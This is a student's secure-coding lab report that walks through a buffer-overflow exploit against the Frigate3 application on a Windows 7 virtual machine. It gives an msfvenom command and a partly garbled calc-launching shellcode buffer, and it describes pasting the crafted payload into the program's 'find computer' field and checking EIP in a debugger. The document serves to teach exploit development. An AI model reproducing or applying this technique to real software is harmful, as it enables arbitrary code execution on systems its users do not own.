Secure Coding

Lab-10



Name-D.V.S MOHITH GUPTA

REG NO-18BCN7072


# Install Frigate3 on Windows 7 VM:


Frigate3 UI

# Execute the exploit2.py to generate the payload\_cmd.txt file:



Copy the payload and open the frigate software, Go to disks and select find computer and paste the payload in it.





The application crashes and CMD opens up after pressing Ok.

Open linux on VMBox and in terminal paste the following code to get the calc payload

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha\_mixed -b "\x00\x14\x09\x0a\x0d" -f python

This will generate the bit code buf = "" buf += "\xbf\xe3\xfa\x7b\x97\xdb\xd5\xd9\x74\x24\xf4\x5d\ x2b" buf += "\xc9\xb1\x30\x83\xed\xfc\x31\x7d\x0f\x03\x7d\xec\ x18" buf += "\x8e\x6b\x1a\x5e\x71\x94\xda\x3f\xfb\x71\xeb\x7f\ x9f" buf += "\xf2\x5b\xb0\xeb\x57\x57\x3b\xb9\x43\xec\x49\x16


\x63" buf += "\x45\xe7\x40\x4a\x56\x54\xb0\xcd\xd4\xa7\xe5\x2 d\xe5" buf += "\x67\xf8\x2c\x22\x95\xf1\x7d\xfb\xd1\xa4\x91\x88\ xac" buf += "\x74\x19\xc2\x21\xfd\xfe\x92\x40\x2c\x51\xa9\x1a\ xee" buf += "\x53\x7e\x17\xa7\x4b\x63\x12\x71\xe7\x57\xe8\x8 0\x21" buf +=

"\xa6\x11\x2e\x0c\x07\xe0\x2e\x48\xaf\x1b\x45\xa0


\xcc" buf += "\xa6\x5e\x77\xaf\x7c\xea\x6c\x17\xf6\x4c\x49\xa6\ xdb" buf += "\x0b\x1a\xa4\x90\x58\x44\xa8\x27\x8c\xfe\xd4\xac

\x33" buf += "\xd1\x5d\xf6\x17\xf5\x06\xac\x36\xac\xe2\x03\x46\ xae" buf += "\x4d\xfb\xe2\xa4\x63\xe8\x9e\xe6\xe9\xef\x2d\x9d


\x5f" buf += "\xef\x2d\x9e\xcf\x98\x1c\x15\x80\xdf\xa0\xfc\xe5\x 10" buf += "\xeb\x5d\x4f\xb9\xb2\x37\xd2\xa4\x44\xe2\x10\xd 1\xc6" buf += "\x07\xe8\x26\xd6\x6d\xed\x63\x50\x9d\x9f\xfc\x35\ xa1" buf += "\x0c\xfc\x1f\xc2\xd3\x6e\xc3\x05" Make a new python script




Execute the python script to generate the payload





Do the same process as we did for exploit\_cmd, but this time, after the application crashes it opens calculator.






Attach Debugger and analyse the address of various registers below





Check for EIP Address



Overflowing with A character